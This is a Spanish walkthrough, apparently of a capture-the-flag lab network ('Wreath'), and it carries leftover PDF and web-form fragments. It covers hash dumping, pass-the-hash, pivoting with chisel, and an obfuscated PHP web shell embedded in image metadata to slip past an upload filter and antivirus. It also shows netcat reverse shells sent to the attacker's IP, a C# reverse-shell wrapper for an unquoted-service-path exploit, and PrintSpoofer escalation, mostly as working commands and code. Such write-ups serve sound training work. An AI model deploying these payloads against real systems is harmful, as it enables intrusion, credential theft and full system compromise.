
Logon hours allowed        All

Local Group Memberships    *Administrators        *Remote Management Use
                             *Users
```


Una vez creado el nuevo usuario y recordando que este objetivo cuenta con servicios que nos permitirían una conexión remota, podríamos utilizar varias herramientas para conectarnos a él.

Xfreerdp


Esta herramienta nos permitirá conectarnos de forma remota entregándonos una interfaz gráfica.



Una vez dentro he ejecutado un consola como el usuario administrador para poder obtener los hashes de las cuentas de usuario que se encuentren registrados en el sistema por medio de la obtención del archivo SYSTEM y SAM.




Si nos descargamos estos dos archivos podremos computar los hashes almacenados en ellos, hay varias herramientas que nos ayudarían a realizar lo mencionado, una de ellas es `pwdump.py`



Con los hashes computados podemos intentarlos romper para ver si somos capaces de obtener alguna contraseña en texto plano.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



No soy un robot

reCAPTCHA

[Privacidad](#) - [Condiciones](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3f5a22e32d864e86e09ad84eaf030236a1d3cbb09d08f744ebdbb901f2	Unknown	Not found.
5f4dcc3f5a22e32d864e86e09ad84eaf030236a1d3cbb09d08f744ebdbb901f2	NTLM	1 5f4dcc3f5a22e32d864e86e09ad84eaf030236a1d3cbb09d08f744ebdbb901f2

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Enumerando 10.200.198.100.

Si recordamos anteriormente pudimos obtener una contraseña en texto plano, sin embargo esta no fue del usuario Administrador, pero si desearíamos obtener una Shell como este usuario podríamos usar la técnica Pass the hash que esto nos permitiría que sin conocer la contraseña del usuario podamos acceder como este por medio de su hash.

Evil-winrm

Con evil-winrm podremos acceder a esta máquina y comenzar con el respectivo reconocimiento.

```
(jch@jch)-[~/THM/Wreath/exploit]
$ evil-winrm -i 10.200.198.150 -u administrator -H 37db[REDACTED]

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
git-serv\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

Website.git

Como parte del reconocimiento de esta máquina he encontrado [website.git](#).

Como se trata de un archivo git lo más óptimo sería trabajar con GitTools para poder extraer su contenido y poderlo analizarlo.

```
*Evil-WinRM* PS C:\GitStack\repositories> dir

Directory: C:\GitStack\repositories

Mode                LastWriteTime         Length Name
----                -
d-----         1/2/2021   7:05 PM         Website.git

*Evil-WinRM* PS C:\GitStack\repositories> download Website.git
Info: Downloading C:\GitStack\repositories\Website.git to Website.git

Info: Download successful!

*Evil-WinRM* PS C:\GitStack\repositories>
```

Después de descargarnos website.git y analizarlo he encontrado pude encontrar un código vulnerable que permite la carga de imágenes a la máquina que aloja este servicio.

```
...

if(isset($_POST["upload"]) &&
is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1],
$goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    header("location: ./?msg=Success");
    die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}

...
```


Escaneo de puertos

Evil-winrm nos permite invocar scripts de una ruta que le hayamos especificado previamente. Para este caso utilizare Invoke-Portscan.ps1 para realizar un escaneo de puertos sobre otros activos que esta máquina tenga alcance.

```
*Evil-WinRM* PS C:\Windows\Temp> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Windows\Temp> Invoke-Portscan -Hosts 10.200.198.100 -TopPorts 50

Hostname      : 10.200.198.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 111, 1723 ...}
finishTime    : 10/12/2021 1:03:49 AM

*Evil-WinRM* PS C:\Windows\Temp>
```

Observamos que el host que le pasamos como parámetro cuenta con servicios activos, entre ellos un servicio web por el puerto 80.

En este punto si deseamos ver que contenido aloja dicho servicio nuevamente tendremos que pivotar.

Pivoting

Recordando que anteriormente estamos conectados por SSH con sshuttle, para acceder a la nueva máquina (10.200.198.100) tendríamos que aprovecharnos de chisel, esta herramienta nos permitirá hacer un envío de proxy.

1. Chisel

Como primer paso deberemos subir chisel a nuestra máquina actual (10.200.198.150).

```
*Evil-WinRM* PS C:\Windows\Temp> upload chisel64.exe  
Info: Uploading chisel64.exe to C:\Windows\Temp\chisel64.exe  
  
Progress: 76% : ██████████
```


2. Puerto de reenvío

Con el siguiente comando podremos abrir un puerto en el firewall de Windows para permitir una conexión de reenvío del proxy.

```
netsh advfirewall firewall add rule name="Forward-SOCKS-Proxy"
dir=in action=allow protocol=tcp localport=47000
```

3. Servidor de reenvío


Para establecer la conexión necesitaremos ejecutar el siguiente comando en la máquina víctima actual (10.200.198.150).

```
.\chisel64.exe server -p 47000 --socks5
```

4. Cliente

Ya establecido nuestro servidor podremos ejecutar el siguiente comando en nuestra máquina local de atacante para poder conectarnos al servidor establecido con anterioridad para poder acceder a los recursos de la otra máquina (10.200.198.100).

```
./chisel client 10.200.198.150:47000 8080:socks
```



```
Report 1:VPN 2:post 3:Pentesting# CPU:10.0% MEM:29% 2.2G | 0.25 0.00 0.00 | jch@jch |
jch@jch:~$ sshuttle -r root@10.200.198.200 --ssh-cmd "ssh -i idrsa" 10.200.198.0/24 -x 10.200.198.200
C : Connected to server.
C : warning: closed channel 1 got cmd=TCP_EOF len=0
S : warning: closed channel 1 got cmd=TCP_STOP_SENDING len=0


jch@jch:~$ netsh advfirewall firewall add rule name="Forward-SOCKS-Proxy" dir=in action=allow protocol=tcp localport=47000
Ok.

jch@jch:~$ .\chisel64.exe server -p 47000 --socks5
chisel64.exe : 2021/10/15 15:26:08 server: Fingerprint 9CWGUSeWx57DPV5qAcM8hRwa8NEoyVyMuNIa9qeHc3s=
+ CategoryInfo          : NotSpecified: (2021/10/15 15:2 ... VyMuNIa9qeHc3s=:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
2021/10/15 15:26:08 server: Listening on http://0.0.0.0:47000
2021/10/15 15:26:18 server: session#2: Client version (0.0.0-src) differs from serve

jch@jch:~$ ./chisel client 10.200.198.150:47000 8080:socks
2021/10/15 09:26:00 client: Connecting to ws://10.200.198.150:47000
2021/10/15 09:26:00 client: tun: proxy#127.0.0.1:8080=>socks: Listening
2021/10/15 09:26:17 client: Connected (Latency 202.206939ms)
```

FoxyProxy

Una vez establecida la conexión podremos crear nuestro proxy con la extensión para navegadores foxyproxy.



Edit Proxy wreath

Title or Description (optional)
wreath

Proxy Type
SOCKS5

Color
#66cc66

Proxy IP address or DNS name ★
127.0.0.1

Send DNS through SOCKS5 proxy
☐ Off

Port ★
8080

Username (optional)
username

Password (optional) 👁


Cancel

Save & Add Another

Save & Edit Patterns


Save

Una vez realizado lo anterior si nos dirigimos a la dirección 10.1200.198.100 y con foxyproxy activado seremos capaces de ver el contenido que aloja el último objetivo.




Enumerando 10.200.198.100.

Gracias a que habíamos encontrado de antes el proyecto `website.git` sabemos que este sitio cuenta con una funcionalidad que permite la carga de imagines en la ruta `/resources` y que su código fuente no cuenta con un buen filtro a la hora de cargar las imágenes.



La contraseña de Thomas la pudimos obtener de los hashes previamente computados.



Ejecución de código remoto

Para poder obtener ejecución de código sobre la última máquina (10.200.198.100) necesitaremos subir una imagen que contenga código php que nos permita ejecutar comandos.

Como sabemos que la última máquina cuenta con un antivirus deberemos ofuscar nuestro código php.

1. Web Shell

```
<?php
    $cmd = $_GET["cmd"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

2. Web Shell Ofuscada

La web Shell anterior nos servirá para ponerla en nuestra imagen pero esta seria detectada fácilmente por lo cual usaremos php ofuscator para poder pasar desapercibidos.

Please paste the PHP source code you want to obfuscate:

```
<?php
    $cmd = $_GET["cmd"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

<input checked="" type="checkbox"/> Remove comments	<input checked="" type="checkbox"/> Remove whitespaces
<input checked="" type="checkbox"/> Obfuscate variable names	<input checked="" type="checkbox"/> Obfuscate function and class names
<input checked="" type="checkbox"/> Encode strings	<input checked="" type="checkbox"/> Use hexadecimal values for names

Renaming Method:

Prefix Length:

Prefix Delimiter:

MD5 Length:

3. Exiftool


El resultado obtenido tras ofuscar nuestra web Shell deberemos insertarla en una imagen y cambiar su extensión por una doble extensión, para lo cual exiftool nos será de ayuda.

```
exiftool -Comment="<?php
    \$e0=\$_GET[base64_decode('Y21k')];if(isset(\$e0)){echo
    base64_decode('PHByZT4=') . shell_exec(\$e0) . base64_decode('PC9wcmU+'
    );}die();?>" jch1.jpeg
```

4. Imagen y ejecución remota de comandos

Con el código php dentro de los metadatos de nuestra imagen procedemos a subirla y posteriormente nos dirigiremos a `/resources/uploads/nombre-de-nuestra-imagen.jpeg.php` y podremos ejecutar comandos gracias al parámetro `cmd` dentro de nuestro código php.

`http://10.200.198.100/resources/uploads/jch.jpeg.php?cmd=ipconfig`



Ingreso al sistema

Como hemos visto anteriormente ya somos capaces de ejecutar comandos sobre el sistema (10.200.198.100), ahora tendremos que obtener acceso para poder enumerar esta máquina de mejor manera.

1. Netcat

Netcat es una herramienta que nos ayudara para poder obtener una conexión desde la máquina 10.200.198.100 hacia nuestra máquina de atacante. Por lo cual deberemos subir este binario a la máquina víctima.

`curl http://10.50.195.140:9090/nc64.exe -o nc64.exe`

2. Ingreso al sistema

Hecho lo anterior ya tendremos netcat en nuestra maquina víctima, por lo cual solo nos haría falta ponernos en escucha por un puerto y ejecutar un comando para poder ingresar al sistema.

C:\xampp\htdocs\resources\uploads\nc64.exe -e cmd.exe 10.50.195.140 443

```
(ich@ich)-[~/THM/Wreath/content]
$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.50.195.140] from (UNKNOWN) [10.200.198.100] 50369
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
wreath-pc\thomas

ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::61f5:f5d6:a120:3e28%12
    IPv4 Address. . . . . : 10.200.198.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.198.1

C:\xampp\htdocs\resources\uploads>
```

Reconocimiento Interno

Para este caso he decidido usar evil-winrm para proceder con el reconocimiento interno de esta máquina.

```
Current Token privileges
Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows/windows
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeIncreaseWorkingSetPrivilege: DISABLED

RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Key: SystemExplorerAutoStart
Folder: C:\Program Files (x86)\System Explorer\System Explorer
FolderPerms: Users [AllAccess]
File: C:\Program Files (x86)\System Explorer\System Explorer\SystemExplorer.exe /TRAY (Unquoted and Space detected)
FilePerms: Users [AllAccess]
```

```
Checking Credential manager
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-windows-vault
[!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string

Username: twreath
Password: Th
Target: git:http://192.168.1.172
PersistenceType: LocalComputer
LastWriteTime: 21/12/2020 23:13:25
```

Escalada de privilegios

Como pudimos observar en las imágenes anteriores obtuvimos algunas alternativas para escalar nuestros privilegios, es decir convertirnos en un usuario Administrador, además que obtuvimos credenciales en texto plano de la máquina actual.

1. Se Impersonate Privilege

Para obtener una consola como un usuario Administrador y aprovechándonos de esta mal configuración de permisos, usaremos la herramienta PrintSpoofer.

```
PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\Windows\system32>
```


2. Unquoted Service Path

Como de antes ya habíamos cargado netcat en este sistema lo volvemos a utilizar indicando su ruta absoluta y ejecutando un comando en el siguiente script.

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new
ProcessStartInfo("C:\\xampp\\htdocs\\resources\\uploads\\nc64.ex
e", "10.50.195.140 444 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Este script tendremos que compilarlo y subirlo a la maquina víctima y ubicarlo en la ruta vulnerable que se nos presentaba en los resultados anteriores.

```
C:\xampp\htdocs\resources\uploads\Wrapper.exe "C:\Program Files
(x86)\System Explorer\System.exe"
```

Ya con el binario en la ruta correcta debemos pausar y volver a ejecutar este sistema para obtener nuestra consola como el usuario administrador.

```
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
```

```
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 3   STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x1388

sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\xampp\htdocs\resources\uploads>

(jch@jch)-[~/THM/Wreath/exploit]
$ rlwrap nc -nlvp 444
listening on [any] 444 ...
connect to [10.50.195.140] from (UNKNOWN) [10.200.198.100] 50200
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\Windows\system32>
```

Limpieza

